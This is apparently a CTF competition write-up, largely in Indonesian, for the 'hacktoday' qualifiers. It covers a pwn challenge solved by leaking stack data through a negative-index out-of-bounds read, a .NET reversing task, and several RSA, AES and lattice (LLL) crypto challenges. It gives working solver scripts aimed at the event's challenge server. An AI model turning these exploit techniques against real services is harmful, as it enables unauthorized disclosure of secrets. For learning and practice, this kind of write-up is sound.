    printf("1. Encrypt a message\n");
    printf("2. View encrypted message\n");
    printf("3. Exit\n");
    printf("> ");
    scanf("%c", &option);
    while (getchar() != '\n');
    return option;
}

int main() {
    FILE* file;
    int index, length = -1;
    char buffer[MAX_LEN];
    char key[MAX_LEN];
    char a[MAX_LEN];
    char b[MAX_LEN];
    char c[MAX_LEN];

    init();
    srand(time(NULL));
    printf("Welcome to a pwn x cry chall\n");
    printf("even tho the cry part is ezpz\n");
```

```
    while (1) {
        switch (menu()) {
            case '1':
                printf("Message: ");
                fgets(buffer, MAX_LEN - FLAG_LEN, stdin);
                length = strlen(buffer);

                file = fopen("flag.txt", "rb");
                fread(buffer + length, FLAG_LEN, 1, file);
                fclose(file);

                file = fopen("/dev/urandom", "rb");
                fread(a, length + FLAG_LEN, 1, file);
                fread(b, length + FLAG_LEN, 1, file);
                fread(c, length + FLAG_LEN, 1, file);
                fclose(file);

                encrypt1(key, length + FLAG_LEN, a, c);
                encrypt2(b, length + FLAG_LEN, a, c, length / 4);

                encrypt1(buffer, length + FLAG_LEN, buffer, key);
                break;
            case '2':
                if (length == -1) {
                    printf("Encrypt a message first please.\n");
                    break;
                }

                index = 0;
                printf("\nPlease enter the starting index (%d - %d):
", index, length + FLAG_LEN);
                scanf("%d", &index);
                printf("\nReading substring of the encrypted message
from index %d.\n", index);
                while (getchar() != '\n');

                if (index > length) {
                    printf("Index out of bounds.\n");
                    break;
                }
```

```
                printf("Here's your encrypted string with the
flag:\n");
                print_hex(buffer + index, length + FLAG_LEN - index);
                break;
            case '3':
                printf("Peace.\n");
                exit(0);
            default:
                printf("Bad Hacker.\n");
                break;
        }
    }
}
```

Program diatas merupakan service dengan 3 opsi. Opsi ke-:

1. User dapat mengInput buffer. Flag akan diappend ke buffer user, akan kami definisikan sebagai buffer+flag mulai saat ini. Tidak terdapat vulnerability yang berarti disini.
2. User dapat meng-encrypt buffer+flag (akan dijelaskan nanti bagaimana enkripsinya). Kita dapat menginput sebuah starting index, sehingga program akan menghasilkan output berupa substring dari hasil encrypted string mulai dari index tersebut. Terdapat vulnerability **OOB** dimana kita bisa menginputkan **index negatif**

Encryption TLDR:

- Terdapat 4 variable lokal **key, a, b, c** (berupa string) yang diambil dari /dev/urandom.
- Buffer+flag di xor-encrypt dengan suatu key, yang mana **key = a ^ c**
- Terdapat fungsi enkripsi **rekursif** dengan **variabel lokal** yang mana akan membuat stack frame baru setiap pemanggilan dan meninggalkan jejak-jejak pada stack yang dapat dileak melalui OOB, sehingga kita dapat men-decrypt **key**. Kurang lebih jalan fungsi encrypt nya seperti ini:

  ```
  void encrypt2(iterations, flag):
        if (iterations <= 1) return
        if (flag) then local_var = b ^ a
        if (!flag) then local_var = b ^ c
        encrypt2(iterations-1, !flag)
  ```

  Dimana awal mula akan dipanggil `encrypt2(strlen(buffer)/4, true)`. Mohon maaf kalau malah tambah ribet :v, yang ingin kami sampaikan adalah variabel lokal akan bernilai **b ^ a** atau **b ^ c** secara bergantian tiap pemanggilan rekursif, serta kita bisa mengontrol berapa kali iterasi rekursif dilakukan.

Intinya, fungsi `encrypt2()` akan meninggalkan **b ^ a**, dan **b ^ c** pada stack yang dapat kita leak melalui OOB. Ingat bahwa **x ^ x = 0 dan 0 ^ x = x**, sehingga**:**
(b ^ a) ^ (b ^ c) = a ^ c = key.


Selain itu atur `iterations` / iterasi pada `encrypt2()` agak lebih banyak (saya pakai 6 baru bisa dapat flagnya, kalau <= 4 gabisa, mungkin kena overwrite stack frame fungsi lain). Setelah mendapatkan key, tinggal xor saja buffer+flag dengan key yang sudah didapat dan flag akan terlihat.

Berikut solver kami:

solve.py

```python
#!/usr/bin/python3
from pwn import *

elf = ELF("cryptic_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-2.35.so")
context.binary = elf

HOST = "103.181.183.216"
PORT = 17001

gs = """
b *main+524
b *encrypt2+247
continue
"""

# context.log_level = "debug"


def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
    elif args.REMOTE:
        return remote(HOST, PORT)
    else:
        return process(elf.path)


def main():
    global io
```

```python
    io = start()

    io.sendline(b"1")
    io.sendline(b"A" * 24)
    # a: 0x7ffefd558cb0
    # key (a_xor_c): 0x7ffefd5588b0
    # b_xor_a: 0x7ffefd5583d0
    # b_xor_c: 0x7ffefd558300
    # buf: 0x7ffefd5584b0

    io.sendline(b"2")
    io.sendline(b"-848")

    io.recvuntil(b"flag:\n")
    data = io.recvline().strip().decode()
    log.info("data: " + data)
    data = bytes.fromhex(data)
    b_xor_c = data[:0xd0]
    b_xor_a = data[0xd0:0xd0*2]
    encrypted_buf = data[0x280+0xd0:]

    log.info("b_xor_c: " + b_xor_c.hex())
    log.info("b_xor_a: " + b_xor_a.hex())
    log.info("encrypted_buf: " + encrypted_buf.hex())

    a_xor_c = xor(b_xor_a, b_xor_c)
    log.info("a_xor_c: " + a_xor_c.hex())

    buf = xor(encrypted_buf, a_xor_c)
    log.info(b"buf: " + buf)

    io.interactive()


if __name__ == "__main__":
    main()
```



Flag: hacktoday{pWn_X_crY_g0_bRrR_JuSt_l34k_st4Ck_w1tH_n3g4T1ve_1nD3x}

Reverse Engineering

[100] OnlyAdminCanSee

my friend sent a file to me and he asked me to hack an application that Mr. John can login. Can you help me reversing it so im able to see what is inside? Help him to login to the app


Diberikan PE32 exe file, yang merupakan hasil executable dari .NET. Langsung saja decompile menggunakan decompiler.com, berikut link yang berisi hasil decompile exe tersebut: [OnlyAdminCanSee.exe - Decompiler.com]

Berikut snippet yang menarik dari [OnlyAdminCanSee.exe/MainWindow.cs - Decompiler.com]

```
public void OnlyAdmnssssCanSeeeeeeeadswdasdsasdswfasdsads()
{
        //IL_0026: Unknown result type (might be due to invalid IL or missing references)
        if (OnlyAdmnssssCanSeeeeeeeadswdasdsasdswfasdsadssssss)
        {
                ((UIElement)Output).set_Visibility((Visibility)0);
                ((UIElement)Logggg).set_Visibility((Visibility)0);
                string text = new WebClient().DownloadString("https://pastebin.com/raw/VWgc4jWn");
                Output.set_Text(text);
        }
}

public void admnnss()
{
        //IL_0006: Unknown result type (might be due to invalid IL or missing references)
        MessageBox.Show("Welcome John Doe");
        LoginText.set_Text("John The Admnsss");
        Textt.set_Text("Pw:" + Flag);
        OnlyAdmnssssCanSeeeeeeeadswdasdsasdswfasdsadssssss = true;
        OnlyAdmnssssCanSeeeeeeeadswdasdsasdswfasdsads();
}

private void Login_Click(object sender, RoutedEventArgs e)
{
        //IL_002e: Unknown result type (might be due to invalid IL or missing references)
        string flag = Flag;
        if (Loginn.get_Text() == flag)
        {
                admnnss();
                return;
        }
        MessageBox.Show("ur not admin, get off!");
        Environment.Exit(0);
}
```

Intinya, konten dari `https://pastebin.com/raw/VWgc4jWn` akan dioutputkan apabila kita menginput password dengan benar. Seharusnya isi dari pastebin tersebut adalah flagnya. Berikut isi pastebin tsb:
BOPCdFDk\uH$_q5FA=W6?U\fgDJ*<4H=(GEDI7ZG?Y;32?ZU@21h^601h\^Z1h\^o

Gaskan cyberchef, dan..



Flag: hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4}

[212] Spam

Today is your birthday, your friends send you a file that has password on it. They said the password will be send from fake email. But because of your birthday, many people send you an email. Here's what you got on email.
nc 103.181.183.216 18001

Author: bims_kuy

server.py


```python
#!/usr/bin/env python3

from Crypto.Util.number import bytes_to_long, long_to_bytes, getPrime, inverse, GCD
from random import sample, randint, shuffle

with open('spam.txt','r') as spam:
    spam = spam.read().splitlines()
    jumlah = randint(100, 200)
    email = sample(spam, jumlah)

with open('password.txt','r') as password:
    password = password.read().splitlines()
    full_password = ''.join(password)
    email.extend(password)
    shuffle(email)

with open('flag.txt','r') as flag:
    FLAG = flag.read().strip()

for idx in enumerate(email):
    indeks = idx[0]+1
    message = idx[1]
    while True:
        p = getPrime(512)
        q = getPrime(16)
        phi = (p-1)*(q-1)
        e = 65537
        d = inverse(e,phi)
        if GCD(e,phi) == 1 and d != -1:
            break

    m = bytes_to_long(message.encode())
    n = p*q
    c = pow(m,e,n)
```


```
    print(f'n{indeks} = {n}\n')
    print(f'c{indeks} = {c}\n')

answer = input('Input Full Password = ').strip()

if answer == full_password:
    print(f"Correct Password!\nHere's Your Flag\n{FLAG}\n")
else:
    print('Wrong Password!')
```


Chall berupa hasil enkripsi RSA dan terdapat password diantara pesan pesan tersebut. Karena bil prima yang salah satunya kecil, sehingga bisa dengan mudah mendapatkan pemfaktoran dari bilangan tersebut dan kita bisa melakukan dekripsi. Berikut ini script yang dijalankan untuk mendapatkan flag.

solve.py

```
from sage.all import *
from Crypto.Util.number import bytes_to_long, long_to_bytes
from pwn import remote

io = remote("103.181.183.216", 18001)
while True:
    line = io.recvline().strip().decode()

    if "Password" in line:
        io.interactive()
        break

    n = int(line.split(" = ")[1])
    io.recvline()
    c = int(io.recvline().strip().decode().split(" = ")[1])

    fac = factor(n)
    p = int(fac[0][0])
    q = int(fac[1][0])
    phi = (p-1)*(q-1)
    d = pow(65537, -1, phi)
    m = pow(c, d, n)
    io.recvline()
    print(long_to_bytes(m))
```








```
Input Full Password = 1Nst1Tut_p3Rt4n14N_b0G0R
Correct Password!
Here's Your Flag
hacktoday{H4pPy_b1Rthd4Y}
```

Flag: hacktoday{H4pPy_b1Rthd4Y}

[465] AES Enjoyer

Legenda mengatakan, "CTF gak afdhol kalo di crypto gak ada aes-nya"
nc 103.181.183.216 18002

Author : kiaraa09

chall.py

```python
import os
import sys
from Crypto.Cipher import AES
from Crypto.Util.number import bytes_to_long
from Crypto.Util.Padding import pad

class Unbuffered(object):
  def __init__(self, stream):
    self.stream = stream
  def write(self, data):
    self.stream.write(data)
    self.stream.flush()
  def writelines(self, datas):
    self.stream.writelines(datas)
    self.stream.flush()
  def __getattr__(self, attr):
    return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

with open("flag.txt", "rb") as f:
    flag = f.read()
    f.close()

def encrypt(pt: bytes, iv: bytes, key: bytes):
    aes = AES.new(key, AES.MODE_CFB, iv=iv, segment_size=128)
    pt = pt + flag[:len(flag)//2]
    pt = pad(pt, 16)
    ct = aes.encrypt(pt)
    return iv+ct

def generate_key():
    return bin(bytes_to_long(os.urandom(2)))[5:].zfill(16)

def gift(pt : bytes):
    key = generate_key()
    iv = b"hektoday"*2
    assert len(key) == 16 and len(iv) == 16
```


```
    print(key)
    aes = AES.new(key.encode(), AES.MODE_CBC, iv=iv)
    return aes.encrypt(pt)

def menu():
    print(
"""[1] Encrypt
[2] Flag
[3] Exit""")


def main():
    key = os.urandom(16)
    for _ in range(4):
        menu()
        op = input("[>] ")
        if op == "1":
            iv = bytes.fromhex(input("[>] IV (hex): "))
            pt = bytes.fromhex(input("[>] Plaintext (hex): "))
            iv = pad(iv, 16) if len(iv) < 0x10 else iv
            pt = pad(pt, 16)
            ct = encrypt(pt, iv, key)
            print("[*] Ciphertext:", ct.hex())
        elif op == "2":
            print("[*] Encrypted Flag:", gift(gift(flag[16:])).hex())
        elif op == "3":
            break
        else:
            print("[?] Are you drunk?")
        print()

    return 0


if __name__ == "__main__":
    main()
```

Pada soal diberikan 2 opsi, opsi 2 kita diberikan langsung isi flag selain 16 byte pertama. Yaitu dengan melakukan dekripsi AES 2 kali yang sudah diketahui key nya dari server

```
ct = bytes.fromhex(

"bae59c7b390136c710483e6124113db763cc9ea0aea0c344d57a7746d18554cfb2e0b795f7165d491d947c71950c6a32"
)
cipher = AES.new(b"0000111111100011", AES.MODE_CBC, iv=b"hektodayhektoday")
ct = cipher.decrypt(ct)
cipher = AES.new(b"0000000001011000", AES.MODE_CBC, iv=b"hektodayhektoday")
ct = cipher.decrypt(ct)
print(ct)
```

```
/d/Kuliah/CTF/hacktoday/quals/aes_enjoyer/solve.py
b"3S_D0esN't_Me4N_M0r3_S3cuR3!!_I_Th1nK_p4dp4dp4d}"
cca49acc0f7dfb2b9c71a42176c90c97
```

Sehingga tersisa 16 byte pertama. Pada opsi 1 diberikan AES dengan mode CFB.



Cipher Feedback (CFB) mode encryption

Perhatikan bahwa formula dari enkripsi AES CFB adalah sebagai berikut (k adalah key)
C[i] = P[i] xor Enc(k, C[i-1]) => P[i] = C[i] xor Enc(k, C[i-1])
Sehingga untuk mendapatkan Plaintext block ke i maka kita harus memperoleh juga hasil enkripsi dengan input C[i-1]. Kita bisa mendapatkan nilainya yaitu langkahnya adalah sebagai berikut.

1. Input iv = “00” * 16 dan pt = “”
   Jika kita lihat struktur plaintext yang akan di enkrip adalah sebagai berikut, pertama input pt yang diterima akan dipadding 16 byte

```
iv = pad(iv, 16) if len(iv) <
pt = pad(pt, 16)
ct = encrypt(pt, iv, key)
```

   Setelah itu ditambah lagi dengan setengah bagian flag pertama dan dipadding lagi

```
pt = pt + flag[:len(flag)//2]
pt = pad(pt, 16)
ct = aes.encrypt(pt)
```

   Jadi jika pada chall kita tidak melakukan input sama sekali maka struktur pt nya adalah sebagai berikut, “\x10” * 16 + flag. Sehingga tujuan kita jelas yaitu untuk mendapatkan P[2]. Di sini kita punya nilai C[2], sehingga tujuan berikutnya adalah untuk mendapatkan Enc(k, C[1]).
2. Untuk mendapatkan Enc(k, C[1]) kita bisa memasukkan lagi input aes dan memasukkan nilai C[1] sebagai IV. Dan untuk plaintextnya sendiri bisa menggunakan pt = “00”*16 sehingga tidak perlu melakukan xor lagi untuk mendapatkan Enc(k, C[1]).
3. Setelah itu kita bisa mendapatkan P[2] yaitu dari C[2] xor Enc(k, C[1])

```
ct1 =
bytes.fromhex("00000000000000000000000000000000cca49acc0f7dfb2b9c71a42176c90c9788bd
088059d3205e6ee1c6113012b46ecc9af7cb90827c279c6a12c9b8474eac03e82a8babc8eb6b7190000
85d84c723")[16:]
print(ct1[:16].hex())
ct2 =
bytes.fromhex("cca49acc0f7dfb2b9c71a42176c90c97e0dc6beb2dbc443f179a8b214221eb2fc3d3
ab191ca17cf3e26f52e9a54e730f2bc1422e700f8a679e209d5ecce2c61ebe941becc24caa558cfaca1
fce91a87725af8aa0fbe72f75731b6559e232532f")[16:]
y = ct2[:16]
c = ct1[16:32]
```

```
print(xor(y, c))
```

```
b'hacktoday{M0r3_A'
```

Flag: hacktoday{M0r3_A3S_D0esN't_Me4N_M0r3_S3cuR3!!_I_Th1nK_p4dp4dp4d}

[492] Lo Lo Lo Gak Bahaya Ta?

Bahaya Gak Sih?.
Hint : Is private key vector is the shortest basis?

Author: ZafiN

chall.py

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os, random, hashlib

with open("flag.txt","rb") as f:
    FLAG = f.read().rstrip()
    f.close()

NBIT = 2048
e = 65537

def get_factor(NBIT: int) -> tuple:
    p, q = getStrongPrime(NBIT//2), getStrongPrime(NBIT//2)
    return (p*q, p, q)

def encrypt(m: int,n: int) -> int:
    return pow(m, e, n)

def encryptFlag(plain: bytes, key: int) -> str:
    IV = os.urandom(16)
    cipher = AES.new(hashlib.sha256(str(key).encode()).digest()[:16], AES.MODE_CBC,
iv=IV)
    return (cipher.iv + cipher.encrypt(pad(plain,16))).hex()

def main():
    sizeSlice = len(FLAG) // 4

    sliceFLAG = [FLAG[i*sizeSlice:(i+1)*sizeSlice] for i in range(4)]
    list_pub = [random.getrandbits(1024) for _ in range(3)]
    list_priv = [random.getrandbits(256) for _ in range(3)]
    last_priv = random.getrandbits(512)
    S = sum([i*j for i, j in zip(list_pub, list_priv)]) - last_priv

    (n, p, q) = get_factor(NBIT)
    a = random.randint(1,1000)
    b = random.randint(1,1000)
    hint_1 = a * p - b * q
```

```
    enc_pub_1 = encrypt(list_pub[0], n)
    list_pub = list_pub[1:]

    LIST_ENC_FLAG = [encryptFlag(plain, key) for plain, key in zip(sliceFLAG, list_priv
+ [last_priv])]

    with open("output.txt","w") as f:
        f.write(f"{LIST_ENC_FLAG = }\n")
        f.write(f"{list_pub = }\n")
        f.write(f"{n = }\n")
        f.write(f"{hint_1 = }\n")
        f.write(f"{enc_pub_1 = }\n")
        f.write(f"{S = }")
        f.close()

if __name__ == "__main__":
    main()
```

Pada soal, diketahui sebagai berikut
list_pub (3 bilangan random berukuran 1024 bytes)
list_priv (3 bilangan random berukuran 256 bytes dan 1 bilangan random 512 bytes)
S = sum(list_pub[:3] * list_priv[:3]) - list_priv[4]
Dan Flagnya sendiri dibagi menjadi 4 bagian yang key nya adalah masing-masing dari list_priv.
Selanjutnya, list_pub[0] sendiri kita tidak langsung mengetahui nilainya, karena nilainya di enkripsi menggunakan RSA. Tetapi terdapat hint yang berisi informasi dari nilai p dan q nya yaitu a * p - b* q untuk suatu a,b elemen {1,1000}. Karena rentang a dan b nya sedikit kita bisa melakukan bruteforce dan melakukan pemfaktoran polinomial biasa dalam QQ.

```
x = PolynomialRing(QQ, "x").gen()
found = False
for a in range(1, 1000):
    for b in range(1, 1000):
        f = x * ((a * x - hint_1) / b) - n
        sol = f.roots()
        if len(sol) > 1 and n % int(sol[0][0]) == 0:
            p = int(sol[0][0])
            q = n // p
            found = True
            break
    if found:
        break
e = 65537
phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
pub_1 = pow(enc_pub_1, d, n)
list_pub = [pub_1] + list_pub
```

Setelah mendapatkan list_pub yang lengkap, maka saatnya kita melakukan recover list_priv menggunakan LLL. Berikut ini basis yang digunakan untuk menggenerate basis yang akan direduksi

```
scaling1 = 2 ** 256

B = [
    [list_pub[0], scaling1, 0, 0],
    [list_pub[1], 0, scaling1, 0],
    [list_pub[2], 0, 0, scaling1],
    [-S, 0, 0, 0]
]
```

Expected vector yang diperoleh adalah
(sum(list_pub[:3] * list_priv[:3]) - S, scaling1 * list_priv[0], scaling1 * list_priv[1], scaling1 * list_priv[2])
Atau ekuivalen dengan
(list_priv[3], scaling1 * list_priv[0], scaling1 * list_priv[1], scaling1 * list_priv[2]). Setelah dilakukan reduksi, kita bisa mengecek tiap row yang semuanya memiliki tanda yang sama (positif, atau negatif) dan dicek dengan melakukan dekripsi apakah list_priv tersebut sesuai yang ada pada soal. Berikut ini adalah script yang dijalankan untuk mendapatkan flag.

solve.py

```
from sage.all import *
from Crypto.Util.number import getPrime, bytes_to_long, long_to_bytes
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import hashlib
import random

LIST_ENC_FLAG = [
    "239e377818228c060ab188496a2e7f77b1ec38eeff349afb7735e8562a8bfb5b",
    "d1241bf60201fc71555ca707376d6338235528ad0e28dbb94c35d9d405a97bed",
    "c8d47782567ef3dad154862d17db0dbf73befe92dd132d3d25732fe71250e66c",
    "b9ce3a4342c3e3e54efbdee828592ac150cbf8bba6d62b2651b72dff714c8ed0",
]
list_pub = [

116132014000574970780570903040217208911794320865265657170613600983470409932919830200520
514301012766969378980773509780287969915335428436844852900878161652245157822632054874950
107527331790775786305531664230957993869300578653829300618564125662021122760719502029288 36
271637752582447923723501809509439763467269726,

835094316560602771757266316927517124360418529668889517055528458273213948472112215565870 3
541168241499732580007826345375106003594596212492308752874171447409924225540820204505402 4
606382599284102887556148511907680936715648903771899109605565474847144521059344370252606 7
126366717267896897340998405700781928829795 37,
]
n =
214947065061128149952265691810908522804223009171768776386352956376737596313291546906428 2
696589461460415605353861643984560605961452786024506827743242338038239624750622484009125 0
264795793963597982629753616509755553000555775865926855812974892198213651513048404207994 6
306183954582292949289633586230603720023533961150968398193488625754505246302251085228569 1
```

```
679718026224521229813232658163704268123859767845152127716141804078118237579332131665401716890738665710212255030828217666763636323236027459261486502421305454516852010980100844571282214454441826252190793471941574002225280223340297665703935633823413981043420825839187
9
hint_1 = (

-12725665031192943029428959168909222671848504795640878911533635431080110462397675704345145381637594923572807513686286966203734577213074466616190990790834686274166067773495604225301402414259563858944140502228123924366317249254358296455812627820008650063252492561663830845787479318454323715747217214715807134215506 4
)
enc_pub_1 =
160691205407087586657754712068082620456842144888179080519211343380760938583591102014792184398331131752606481332839961738445025881944970613679849232562454421772665984571513403614150964599461163136079701961111660729231473284834476554129545539532861472603448066781079930127676218970810004009826341975351117327154726408934169324101970614538565394290441244984173727983866280732745793163450856036204565869931059989537198067593661745670646405464142330548720609163118817009339973375128566726082648033596351194897865007302305128068711628053626323439663533537480024808033992814199222465833661381194867796516800470803405933799677
S =
104268984204268102405696953168762271289711755094828645398983888680352652375001113195707432030594778084969683509516696570873798327876239480391786293874687935567481706432541612480831440943387278263179445239588641598164119450220047581088361413326029628691354396903335627216512191151177168867922239160852403566695939846204123206189093176466899589010113373662895707059485530725411190310475 51

def encryptFlag(plain: bytes, key: int) -> str:
    IV = os.urandom(16)
    cipher = AES.new(hashlib.sha256(str(key).encode()).digest()[:16], AES.MODE_CBC,
iv=IV)
    return (cipher.iv + cipher.encrypt(pad(plain,16))).hex()

def decryptFlag(c, key):
    IV = bytes.fromhex(c)[:16]
    cipher = AES.new(hashlib.sha256(str(key).encode()).digest()[:16], AES.MODE_CBC,
iv=IV)
    return unpad(cipher.decrypt(bytes.fromhex(c)[16:]), 16)

x = PolynomialRing(QQ, "x").gen()
found = False
for a in range(1, 1000):
    for b in range(1, 1000):
        f = x * ((a * x - hint_1) / b) - n
        sol = f.roots()
        if len(sol) > 1 and n % int(sol[0][0]) == 0:
            p = int(sol[0][0])
            q = n // p
            found = True
            break
    if found:
        break
```

```python
e = 65537
phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
pub_1 = pow(enc_pub_1, d, n)
list_pub = [pub_1] + list_pub


scaling1 = 2 ** 256

B = [
    [list_pub[0], scaling1, 0, 0],
    [list_pub[1], 0, scaling1, 0],
    [list_pub[2], 0, 0, scaling1],
    [-S, 0, 0, 0]
]

B = matrix(ZZ, B)

B = B.LLL()
for row in B:
    print([num.nbits() for num in row])
    if all(num > 0 for num in row) or all(num < 0 for num in row):
        priv1 = int(row[1] / scaling1)
        priv2 = int(row[2] / scaling1)
        priv3 = int(row[3] / scaling1)
        priv4 = int(row[0])

        flag = b""
        flag += decryptFlag(LIST_ENC_FLAG[0], priv1)
        flag += decryptFlag(LIST_ENC_FLAG[1], priv2)
        flag += decryptFlag(LIST_ENC_FLAG[2], priv3)
        flag += decryptFlag(LIST_ENC_FLAG[3], priv4)
        print(flag)
```

```
swusjask@LAPTOP-S23DIVVE:/mnt/d/Kuliah/ctf$ /bin/python3 "/mnt/d/K
[511, 511, 510, 511]
[512, 511, 512, 510]
b'hacktoday{LoLoLo_LLL_Ga_Bahaya_Ta?_afd213456781aefcd__ZafiN}'
[510, 512, 511, 510]
[512, 510, 510, 512]
swusjask@LAPTOP-S23DIVVE:/mnt/d/Kuliah/ctf$
```

(sebenarnya awalnya saya agak skeptis pada soal karena tidak solvable dikarenakan setelah saya tes di lokal basis lattice hasil reduksi tidak 100% akan menghasilkan nilai dan kemungkinan di setiap device kemungkinan hasil reduksi yang dihasilkan kemungkinan berbeda, saya udah mencoba berbagai teknik lainnya yaitu CVP dengan menggunakan babai nearest plane algorithm dan kannan embedding method gak work juga. Setelah

menghabiskan waktu berjam-jam eksperimen dengan berbagai cara ternyata saya salah menaruh nilai S nya dan akhirnya gak sempat ngelarin soal lain 🙏🙏)

Flag: hacktoday{LoLoLo_LLL_Ga_Bahaya_Ta?_afd213456781aefcd__ZafiN}

[492] Reverse RSA

Zantos was too bored with plain RSA so he tried create a cipher by reversing the RSA. is it secure??
-
Hint : LLL is one of many way to recover random key

Author: kiaraa09

server.py

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import random
import os
import hashlib

def generate_prime():
    while True:
        a,b = random.getrandbits(512), random.getrandbits(512)
        if isPrime(pow(a+b,2) - 2*a*b):
            return pow(a+b,2) - 2*a*b,a,b

def encrypt(m: str, a: int, b: int):
    key1 = hashlib.sha256(long_to_bytes(a)).digest()[:16]
    key2 = hashlib.sha256(long_to_bytes(b)).digest()[:16]
    enc = AES.new((key1+key2), AES.MODE_ECB)
    return enc.encrypt(pad(m.encode(),16)).hex()

def hehe():
    e = 3
    m = open("flag.txt", "r").read()
    while True:
        p,a1,b1 = generate_prime()
        q,a2,b2 = generate_prime()
        phi = (p-1)*(q-1)
        d = inverse(e,phi)
        if d > 1:
            break
    return [encrypt(m[:len(m)//2],a1,b1), encrypt(m[len(m)//2:],a2,b2)],p,q,e,phi,d

def main():
    c = os.urandom(128)
    c = bytes_to_long(c)
    arr,p,q,e,phi,d = hehe()
    n = p*q
```

```
    c = pow(c,e,n)
    with open("output.txt", "w") as f:
        f.write(f"{arr = }\n")
        f.write(f"{n = }\n")
        f.write(f"hint1 = {pow(d,e,n)}\n")
        f.write(f"hint2 = {pow(phi,e,n)}\n")
        f.write(f"{c = }\n")

if __name__ == "__main__":
    main()
```

Diketahui pada soal yaitu flag di enkripsi dipisah menjadi 2 bagian menggunakan AES dengan key nya adalah 2 bilangan yang jumlah kuadratnya adalah faktor dari n.
n = p*q, p = a1^2 + b1^2, q = a2^2 + b2^2. Sehingga keynya adalah (a1,b1) dan (a2,b2)
Pertama-tama untuk mendapatkan nilai p dan q bisa diperoleh dari hint1 dan hint2. Kita tahu hubungan antara d dan phi sebagai berikut
